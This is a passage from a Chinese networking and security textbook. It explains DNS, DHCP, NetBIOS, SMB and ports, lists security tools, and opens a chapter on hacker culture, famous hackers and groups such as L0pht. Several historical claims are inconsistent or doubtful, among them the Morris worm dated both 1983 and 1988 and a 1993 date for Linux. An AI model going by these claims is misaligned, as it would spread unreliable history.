


图 1.13 DNS 树

顶级域有两种：通用域和国家域。最常用的域有 com（商业机构）、edu（教育性机构）、gov（政府）、int（国际性组织）、mil（军队）、net（网络供应商）、org（非赢利性组织）。伴随着商业贸易的增长，域名将会继续增加。这些域名由专门的组织管理，如中国的 CNNIC 和美国的 ARIN 等。

1.3.2 动态主机配置协议 DHCP

DHCP（Dynamic Host Configuration Protocol）的前身是 RARP 和 BOOTP。DHCP 的基本思想是用一台专门的服务器来为每一台发出请求的主机分配 IP 地址。这台服务器与发出请求的主机可以不在同一个 LAN（局域网）上。由于通过广播消息可能无法到达 DHCP 服务器，所以每个 LAN 上需要一个 DHCP 代理。

对于一台新启动的机器，为了找到其 IP 地址，该主机首先广播一个 DHCP Discover 分组。在 LAN 上的 DHCP 中继代理截获所有的 DHCP 广播消息。当发现 DHCP Discover 分组的时候，代理使用单播的方式将该分组发送给 DHCP 服务器，而 DHCP 服务器可能位于一个远程网络中，中继代理需要的唯一信息就是该服务器的 IP 地址。

DHCP 服务器实际上是一个 IP 地址池，其所分配的 IP 地址过一段时间可能失效。为了解决这个问题，DHCP 允许主机以“租借”的形式使用 IP 地址，到期之后可以“续租”。如果一台主机没有发出“续租”信息，则该 IP 地址将会被收回或者作废。

1.3.3 TCP/IP 上的 NetBIOS

TCP/IP 上的 NetBIOS 是下一代的 NetBIOS 服务，允许 NetBIOS 在大型网络上仍然具有很强的可伸缩性。NetBIOS 使用 UDP 和 TCP 的传输层服务，为客户机和服务器提供多种会话层服务，如

名字解析、名字注册和资源定位等。

TCP/IP 上 NetBIOS 设计的标准是能够保持 TCP/IP 网络上 NetBIOS 服务的功能。它提供三种类型的服务：会话服务、数据报服务和名字服务。

1.3.3.1 NetBIOS 名字

如果在 Windows 网络中使用 NetBIOS，则每台主机将被分配一个叫做计算机名的指定 NetBIOS 名字。虽然一台主机在多个 NIC 网卡上可以有多个 IP 地址，但是计算机名是主机的唯一标识符。NetBIOS 名字长 16 字节。

NetBIOS 名字与 DNS 名字一样对于网络层是没有任何用处的。如果两台计算机要在 TCP/IP 上使用 NetBIOS 通信，它们必须将 NetBIOS 名字解析成一个 IP 地址。微软公司解析 NetBIOS 名字的方法被称为 WINS。所有的 NetBIOS 都必须被解析成 IP 地址，解析后名字会被存储在 NetBIOS 远程名字高速缓存中。使用 Windows 命令行工具 Nbtstat，能够查看本地或者远程 NetBIOS 主机的名字缓存内容，如图 1.14 所示。




图 1.14 NetBIOS 查询

1.3.3.2 数据报服务

NetBIOS 数据报服务提供 UDP 端口 138 上的报文传输，如图 1.15 所示为 NetBIOS 数据报格式。




图 1.15 NetBIOS 数据报格式

消息类型指明了 NetBIOS 消息类型，这些消息类型以数字表示，详情如表 1.3 所示。

表 1.3 NetBIOS 消息类型含义

类型	含义
10	Direct_Unique DataGram
11	Direct_Group DataGram
12	BroadCast DataGram
13	DataGram Error
14	DataGram Query Request
15	DataGram Positive Query Response
16	DataGram Negative Query Response

1.3.3.3 会话服务

NetBIOS 会话服务提供在 TCP 端口 139 上的报文传输，图 1.16 所示为 NetBIOS 会话报头的格式。

图 1.16 NetBIOS 会话格式

1.3.4 服务器消息块 SMB

服务器消息块（Server Message Block，SMB）是用于文件、数据库、资源访问和身份验证的一个跨平台的应用层协议。尽管 SMB 主要由微软推动，但也支持多种平台，SMB 较新的版本叫做通用互联网文件系统（Common Internet File System，CIFS）。

SMB 的多方扩展建立了一个相互协作的文件共享协议，这使得不同厂商的系统之间可以相互交互。CIFS 的目的是使所有的应用程序能够跨系统打开和共享文件。CIFS 还支持多种语言字符集并提供全球唯一的命名约定。SMB 的第一个版本叫做 PC 网络程序，包含提供简单文件和身份验

证服务的核心服务集合，主要有以下内容：

- 文件访问
- 文件和记录锁定
- 文件缓存
- 协议协商
- 资源浏览
- 安全

1.4 网络相关知识

网络基础知识是本章的重点，但是在进行下面章节的学习之前，希望读者能够对手中的操作系统有所了解，这是基础。

本节主要介绍计算机通信的端口知识，这是网络安全中最经常被提起的字眼，此外还有计算机安全防护中常使用到的安全工具。

1.4.1 计算机端口基础知识

计算机与外部通信时，需要通过端口来进行。端口类似于房屋的窗户，在没有与外界发生交流的情况下，窗户紧闭。如果要与外界传递信息则首先需要打开窗口，端口就是如此。端口实际上是操作系统与外界交流的主要途径，无论是何种工作模式，操作系统只要认为有必要与远程计算机通信，就要新建或者按照已经设定好的端口与对方建立起联系。

在 RFC 中预先定义了 1024 个端口（0~1023）及名称，这些端口也被称为标准端口，如 HTTP 的端口是 80，FTP 是 21，TELNET 是 23 等。后来的应用程序就在 1023 之上自定义端口，比如 BT 软件一般定义的端口是 4556 等。每一次进程所开放的端口均为独立端口，其余进程不能共享同一个端口。

在 Windows 中查看端口的方法非常简单，只需要使用前面介绍过的 Netstat 工具即可，也可使用其他的类似进程查看器之类的工具完成这个工作，如国内比较流行的“冰刃”，国外著名的 TcpView 都是这方面的专业工具。

Netstat 是 Windows 自带的工具，不需要费用也不需要安装，所有的 Windows 版本一般都会集成此工具。下面简单介绍如何使用此工具查看本地端口。

step 1 在桌面上单击“开始”按钮，选择“运行”命令，在弹出的对话框中输入 cmd，打开命令行窗口。

step 2 在提示符下输入如图 1.17 所示的命令“netstat-an”，即可查看本地正在通信的进程及进程打开的端口。




图 1.17 查看本地端口

1.4.2 计算机的安全分析工具

为了保证计算机或者网络的安全，必须使用大量的安全分析工具，这些工具大致可以分为以下类别：

- 防火墙是最常用的安全工具之一。其主要工作是保护主机及网络的安全，制定相关策略限制外网或者外来主机对本地的访问，抵御恶意的外来攻击。这类工具的“代表作”中，基于个人主机的有 McAfee 的桌面防火墙、天网防火墙，基于网络的有 Netscreen 的硬件防火墙等。因为防火墙技术已经发展多年，技术上比较成熟，所以有比较高的可选择性。
- 入侵检测（Intrusion Detection System）工具，简称 IDS。入侵检测工具前面曾经介绍过，该工具的主要工作是发现网络存在的攻击行为，及时帮助网络管理员及安全管理员清除安全威胁。Snort 就是入侵检测工具的代表。近年来也发展出 IPS（Intrusion Prevention System）试图取代 IDS，该工具的主要特点是将入侵检测与防火墙的功能合二为一，改变 IDS 只负责监测不负责防御的现状，通过在线的方式，抵御外来入侵并且检测网络中的异常行为。
- 扫描器也是安全分析的主要工具之一。扫描器能够从外部向网络中进行渗透，试图发现网络中存在的问题和威胁，并做出积极的评估。该工具具有两面性，在安全管理员方面是检查网络安全级别的有力武器，而在黑客手中又是探测网络问题的重要工具。该工具的代表有 Nmap 和 Nessus。

- 协议分析仪，在前面已经介绍过了。该工具主要的作用是通过网络捕获数据包，解析数据包的格式，试图从数据包的数据字段中发现一些可能存在的问题。在网络管理方面这些问题包括网络不通、ARP 出错等，在网络安全方面这些问题包括攻击的特征字段码、攻击的行为模式等。Ethereal 就是此工具的一个代表。

1.5 小结

本章主要介绍了网络及网络安全方面的基础知识，主要包括 OSI 模型、TCP/IP 模型、TCP/IP、路由选择协议及相关知识等。

这些都是从事网络安全工作所必备的基础知识，只有充分了解之后才能更深入地学习和研究黑客实战原理、安全防御技巧等知识。

下一章将进入黑客世界，介绍一些成为黑客的必备常识，以及黑客常用的攻击方法和防御方法，在最后还将介绍近年来发生的一些著名的黑客事件。

◆ ◆ ◆

第2章 黑客基础

本章包括

- ◆黑客的主流文化探讨
- ◆历史上著名的黑客人物
- ◆黑客的一些常见攻击手法
- ◆近年来常见的网络安全事件
- ◆国内黑客的历史
- ◆产生过重要影响的黑客组织
- ◆一般性的防护方法
- ◆黑客涉及的法律和道德问题

黑客先于互联网而生，却与互联网融合成为一个整体。黑客的历史最早可以追溯到 1961 年，ARPANET 的成功催生出一大批各种形式的黑客，其中既包括后来被称之为“白帽子”的黑客，也包括“黑帽子”的黑客，甚至还有所谓“蓝帽子”的黑客。正是这些黑客创建了后来闻名遐迩的 UNIX 操作系统和 C 语言，也正是这些黑客最先倡导并开展了后来著名的开源运动，延续至今已成为互联网的主流文化。

2.1 黑客文化简史

黑客文化是一部伴随计算机发展的历史书。早期的黑客因为对计算机的神秘功能着迷，本着自由的精神在计算机世界里流连而不能自拔。这种自由精神好像一把双刃剑，一方面吸引了大批聪明的青年学生投入其中，从而在早期推动了计算机的飞速发展；而另一方面随着网络的快速发展，黑客中也出现了很多以追求个人利益为目的的个人或小团体，这些人极大地损害了黑客的自由精神，给黑客早期良好的形象抹了黑。

2.1.1 黑客文化的古文化时期

黑客的发展过程与计算机和计算机网络的发展相互促进。1961 年到 1980 年间被称为黑客的古文化时期。1961 年第一台 DEC PDP-1 在 MIT 诞生，PDP-1 型计算机较之当时的大型机便宜很多，很多美国大学纷纷购置，并设法搭建了一个实验性网络，这个网络发展到后来就变成了众所周知的 ARPANET。PDP-1 出现后产生了一大批后来在计算机和互联网发展史上地位显赫的人物，如微软总裁比尔·盖茨、苹果公司总裁史蒂夫·乔布斯等；同时，它也为互联网的发展造就了一批“副产品”——黑客。这些黑客出于对互联网的好奇，或者在自由精神的引导下开始编写自己的操作系统和自己的软件。有些黑客出于好玩的目的也破解一些别人的软件，这个时期的互联网处于完全开放和免费的阶段，任何人都可以做自己想做的事情，如 UNIX 就是 MIT 的 Ken Thompson 由于对当时使用的操作系统不满而自己随便编写的一个操作系统，恰恰是这个无心插柳之作直接导致了后来操作系统的革命，并一直延续至今。这一时期还有一件重要的事件就是 C 语言的诞生，这个工作是由 Ken Thompson 的同事 Dennis Ritchie 完成的，后来两人用 C 语言重新编写了 UNIX，并使之具

有高度的可移植性。两个人也因为这两项重要的工作而获得了计算机界的诺贝尔奖——图灵奖，他们是至今为止唯一获得该奖的工程师。

2.1.2 黑客的 UNIX 时代

1980 年 DEC 宣布 PDP-10 停产，这也标志着古文化时期的结束，黑客文化由此进入了一个新的时代，即 UNIX 时代。1982 年 SUN 公司成立，并及时推出了以摩托罗拉公司的 CPU 68000 为基础的工作站，这些工作站装载 UNIX 系统，物美价廉，并能够轻易地连成各种形式的网络，在其推动下互联网进入迅猛发展期(中国直到 1994 年才接入互联网，在这之前互联网已经发展了很长时间)。也是在这一时期 Robert Moris（罗伯特·莫里斯）编写了第一个蠕虫病毒，并将其放在互联网上。这是第一个对互联网造成重要影响的病毒，正是该病毒的出现让人们开始思考互联网的安全问题，也正是这个病毒导致黑客形象受损，从此“黑客更黑”的概念深入人心。

1993 年一个芬兰学生出于学习的目的编写了 Linux 的第一个版本，并将其放在网络上。经过数年众多 Linux 迷的共同努力，Linux 已经成为一个可以与商业操作系统相抗衡的软件，并成为黑客手中的重要工具。今天能够找到的绝大多数黑客程序都可以在 Linux 上找到对应的版本，甚至相当规模的程序都是从 Linux 或 UNIX 移植到 Windows 操作系统上的。

2.1.3 今天的黑客

如果说在 2000 年之前黑客还主要是出于个人爱好或者研究目的在进行活动的话，进入 21 世纪之后充当黑客更多的是出于商业目的。例如在 2003 年到 2005 年之间，蠕虫大规模攻击互联网运营商的事件、近年来骇人听闻的“网络钓鱼”事件，甚至还有层出不穷的“僵尸网络”事件等，都说明黑客文化已经发生了重大变化，黑客阵营正在裂变，黑的更黑，白的更白。

今天生活在网络世界中的人们，为了防止自己不被无孔不入的黑客控制，花费了大量的金钱和精力保护自己的计算机。这样做的好处是给大量的公司带来了利润增长点，网络安全公司渐渐成为利润最高的 IT 公司之一。截止到 2010 年，网络安全市场的业务利润可以超过 2000 亿美元，这是一个惊人的数字。试想如果没有这些黑客，普通人和公司是否会将如此巨大的金钱投入到一个只有投入没有产出的行业中?

2.2 帽子问题

著名黑客 Eric S. Raymond 在其所著的《Jargon File》一文中指出，黑客是一批技术精湛、对解决问题具有强烈欲望并不甘受限的人。

2.2.1 “黑色”的黑客精神

黑客的英文单词是 Hacker，最早的意思是披荆斩棘，克服困难。这个词语经过 MIT 的演绎，变为“善于在狭小的空间中解决具有极大困难的问题的人”，同时这些人应该不畏暴权，具有与独占资源相对抗的精神。

黑客的形成历史与计算机的发展具有极其紧密的关系。早期的黑客注重将大公司、垄断机构独

占的资源开放为公众共同使用，他们承担的主要工作是普及计算机和网络知识，为公众谋取最大利益，所以早期的黑客是计算机精英的代名词。这种情况直到蠕虫病毒的出现才改变。

1983 年 Robert Moris 编写出第一个可以在互联网上传播的蠕虫病毒。之后，黑客的价值开始被人们重新估量，黑客自身的阵营也由此开始分化。一部分原来属于黑客主流的人物开始称自身为“骇客”，积极从事破坏活动，并以此为乐。原先黑客的主流人物开始设法跟这部分人划清界线，并努力地维护黑客的整体形象。但是越来越多的黑客开始编写一些自动工具并将其放在网络上供大众下载使用，这些自动工具简化了攻击的难度，降低了进入黑客领域的门槛，使很多“小骇客”因为好奇也进入这个领域，黑客整体的年龄开始日益年轻化。“黑客越黑”已经势不可挡。

2.2.2 帽子的划分

“白帽子”、“灰帽子”、“黑帽子”是黑客们自封的三顶帽子。一般意义上，“白帽子”指的是网络安全人士，即那些本来是黑客但是反过来从事网络安全的人物。“黑帽子”是指上面所说的骇客，主要以网络攻击为主，其中混杂了纯粹出于乐趣和以谋利为目的的人物。

黑客们因为观点的不同而分成两个极度对立的阵营。一边是企业安全专家们，带着“白帽子”，这些人严守规章，认为软件的漏洞应该只对该软件的开发者或者可信任的第三方公开。与之相反，“黑帽子”只对闯入和攻破安全措施有兴趣。在“黑帽子”和“白帽子”之外还有一群人自称为“灰帽子”。这个概念最早来源于 L0pht，这是一个非常出名的黑客团体，它宣称建立一个“阁楼”，以此来表示他们既和安全人士不同，又与臭名昭著的黑帽子们不同。此称号下的大多数人和很多企业安全研究员一样都是安全专家和顾问，但他们更加独立。

2.3 国内的黑客发展历史

1994 年是中国互联网刚刚开始发展的朦胧时期，在这一年，中国互联网的大门终于面向公众开放了。但是在那个年代，计算机还是一件非常奢侈的电子用品，而互联网对于大众来说更是一个陌生的名词，只有在专业性极强的书刊中才能找到与网络相关的名词，而那些上网的群体也多数为科研人员和学生。在这样的背景下最早的黑客诞生了。

这个时期的黑客主要分为两个群体，一部分人积极从事破解各种软件并无偿放到网络上供大家使用，也被称为“窃客”。其中最为出名的当属高春辉，他的个人主页在当时以破解软件和注册码为主，在那个软件极度匮乏的时期，他创造了中国个人网页访问量第一的传奇。

另外一个群体是网络黑客，在 1994 年前后网络上四处传播着署名为 Coolfire 的网友所写的黑客入门指南的 8 篇文章，在每篇文章的最前面写着“这不是一个教学文件，只是告诉你该如何破解系统，好让你能够将自己的系统做安全的保护，如果你能够将这份文件完全看完，你就会了解电脑黑客们是如何入侵你的电脑的，我是 Coolfire，写这篇文章的目的是要让大家明白电脑安全的重要性，并不是教人 Crack Password。”可能连 Coolfire 本人都没有想到，这简单的 8 篇文章启蒙了当时的一大批黑客，并造就了后来著名的“绿色兵团”组织，这一组织的影响到今天还没有消失。

在 1997 年成立的绿色兵团带动了中国黑客技术的飞速发展，其中绝大多数人成为今日中国安全领域的主要专家，如谢朝霞、彭哥、PP（彭泉）、天行（陈伟山）、黄鑫和袁哥等人。尤其是袁哥，因为在 1999 年发现了微软共享的漏洞而名噪一时。2000 年中美撞机事件后爆发了中美黑客大

战，这是中国黑客发展的高峰时期。高峰过后，因为种种原因，黑客发展的趋势慢慢沉寂下来。

2.4 早期著名的黑客

如今，黑客的形象已经变得十分模糊，英雄和罪犯、正义与邪恶、美好和丑陋、高尚和卑劣，都是人们对黑客的评价。其实早期的黑客都是正面形象。本节将介绍这些早期黑客的代表者，从这些人物身上可以更真切地了解黑客复杂的内涵。早期的黑客代表着反权威却又奉公守法的计算机英雄。这群电气工程师和计算机革新者，才华横溢，行为孤僻，他们沉湎于计算机技术，视工作为一种艺术。他们不仅仅是计算机革命的重要参与者，更是计算机革命的主角和英雄。当然，他们中也不乏臭名昭著的罪犯。这些人物身上集中了“黑客”复杂内涵的所有特点，而后来诞生的黑客，不过是早期黑客身上部分特点的发扬与繁衍而已。

2.4.1 约翰·德拉浦

约翰·德拉浦是电话时代的著名黑客。当时 AT&T（美国电话电报公司）实现了一项被称为“长途直拨”（Direct Long Distance Dialing，DDD）的革命性新设想。DDD 允许用户不经帮助就能在家庭电话机上拨打一组数字与遥远的城市或大陆连接，一连串快速的、可听见的音调向系统发出交换信息和费用信息，即可自动产生连接而无须接线员介入。德拉浦对此表现出了极大的兴趣，甚至可以说是达到了疯狂的程度。他发明了一个被称为“嘎吱嘎吱”牌的玩具口哨，用这个口哨可以轻易地免费拨打长途电话。

2.4.2 理查德·M·史托曼

理查德·M·史托曼是自由软件的先驱，他有一句名言：“作为今天的一名电脑用户，如果你的朋友希望你能为他复制一份受版权保护的程序，你不应当拒绝，合作精神比版权更重要。而且，这种合作不应只在地下进行，每个人都应该以此为荣，公开自己的诚实生活，对所有私有软件说‘不’。”

理查德·M·史托曼是 GNU（自由软件基金）的创建者，在这个自由软件基金理论下，用户彼此复制软件不但不是“盗版”，而是体现了人类天性的互助美德。对史托曼来说，自由是根本，用户可以自由共享软件成果，随便复制和修改代码。进入 21 世纪之后的软件业发生的最大变革就是自由软件的全面复兴，在此浪潮下，软件业的商业模式已经脱胎换骨，从单纯的以卖程序代码为中心，转化为以服务为中心，这些正是史托曼一直倡导的结果。

2.4.3 罗伯特·莫里斯

罗伯特·莫里斯的父亲是美国国家计算机安全中心（隶属于美国国家安全局，NSA）首席科学家，本人则是康奈尔大学的高材生。1988 年冬天，正在康奈尔大学攻读的莫里斯，把一个被称为“蠕虫”的电脑病毒送进了 ARPAnet（即后来的互联网）。1988 年 11 月 2 日下午 5 点，互联网的管理人员首次发现网络有不明入侵者。这些蠕虫仿佛是网络中的间谍，不断截取用户口令等重要的网络信息，并利用这些口令非法侵入互联网中的用户电脑。入侵后立即闪电般地自我复制，不断扩散。

到 11 月 3 日凌晨 5 点，当加州伯克利分校的专家终于找出阻止病毒蔓延的办法时，短短 12 小时，已有 6200 台采用 UNIX 的 SUN 工作站和 VAX 小型机处于瘫痪或半瘫痪状态，海量数据和资料毁于一旦。

1990 年 5 月 5 日，纽约地方法庭根据罗伯特·莫里斯设计病毒程序造成各种机构计算机停止运行的重大事故，判处莫里斯三年缓刑，罚款一万美金，并义务为社区服务 400 小时。

2.4.4 凯文·米特尼克

凯文·米特尼克被称为世界第一黑客。十几岁时的凯文凭借自身的天赋入侵了 SUN、FBI 和五角大楼等网络并将美国联邦特工戏耍了一番，这些事件成为当时最具轰动效应的新闻。因为当时还缺乏网络犯罪方面的立法，凯文只是因此被送入少年劳教所。出狱之后的凯文变本加厉，频频入侵各种网络并以此为乐，最终在 1995 年被抓捕入狱。

2002 年，在凯文·米特尼克保证改邪归正之后，美国政府有条件地释放了他。之后，刚刚完成牢狱生活的他推出了一本畅销书《欺骗的艺术》（The Art of Deception: Controlling the Human Element of Security）。此书大获成功，凯文·米特尼克重新引起了人们的关注。

2.5 著名的黑客组织

在黑客横行的时代，很多志同道合的人物聚集在一起成立了许多团体，这些团体或大或小，都在一定范围内影响着黑客的历史进程。随着时间的推移，有的团体解体，有的凭借顽强的毅力生存了下来，这里就介绍其中的一些佼佼者。

2.5.1 Blackhat

著名的黑客 Jeff Moss 于 1997 年创办了 Blackhat 网站，该网站的初衷是聚集一批志同道合的黑客共同研究黑客技术，该组织在 20 世纪 90 年代曾经风光一时，但是随着时代和观念的变化，该网站逐渐成为一个安全教育基地。

现在该网站主要从事与安全相关的教育和培训，原来的团体已经发展成为一个教育集团。在该网站的主页上写着“我们的任务是召集最好的安全专家，提供最新的安全技术研究”。同时该组织还积极组织各种安全会议，如每年一届的 Blackhat 年会。在一年年会上，来自 ISS 公司的研究员 Lynn 将自己研究的 Cisco 路由器的漏洞公布于众，引起 Cisco 的极度震惊。此后 Lynn 被迫离开 ISS 投奔 Juniper 公司，由此可见 Blackhat 的影响力。

Jeff Moss 同时也是世界上最大的黑客组织 DEFCON 的发起者和组织者。该组织集合了世界上最好的黑客，每年的 DEFCON 年会都是世人瞩目的焦点。

2.5.2 L0pht

黑客组织 L0pht 的全称为“L0pht 重工业”（L0pht Heavy Industries），号称是“白帽黑客精英中的摇滚巨星”。该组织的历史堪称黑客发展的缩影，L0pht 的成名之作是其在 1997 年发布的 L0pht Crack 软件，功能强大且容易使用，按一个键就可以破解密码，连新手也能操作自如。后来的新版功能更是先进，利用一台 Pentium II 450 计算机，可在一天之内破解所有由字母与数字混合的密码。

1997 年 L0pht 组织代表黑客群体在美国国会关于安全的听证会上警告说，该组织可以在 30 分钟内关闭全美国范围内的所有进出互联网的通道。这似乎有点耸人听闻，但当时互联网的安全体系确实是脆弱得不堪一击，互联网初期对于安全的设计在现在看来有点过于温和了。该组织不但从事网络的安全破解，同时也承担着维护网络安全的责任。从 1999 年以后，L0pht 组织联合美国另外一个著名的公司 NFR，一起为该公司的入侵检测系统编写签名，这种签名技术主要用于检测网络中因入侵活动引发的异常行为。

2.5.3 中国绿色兵团

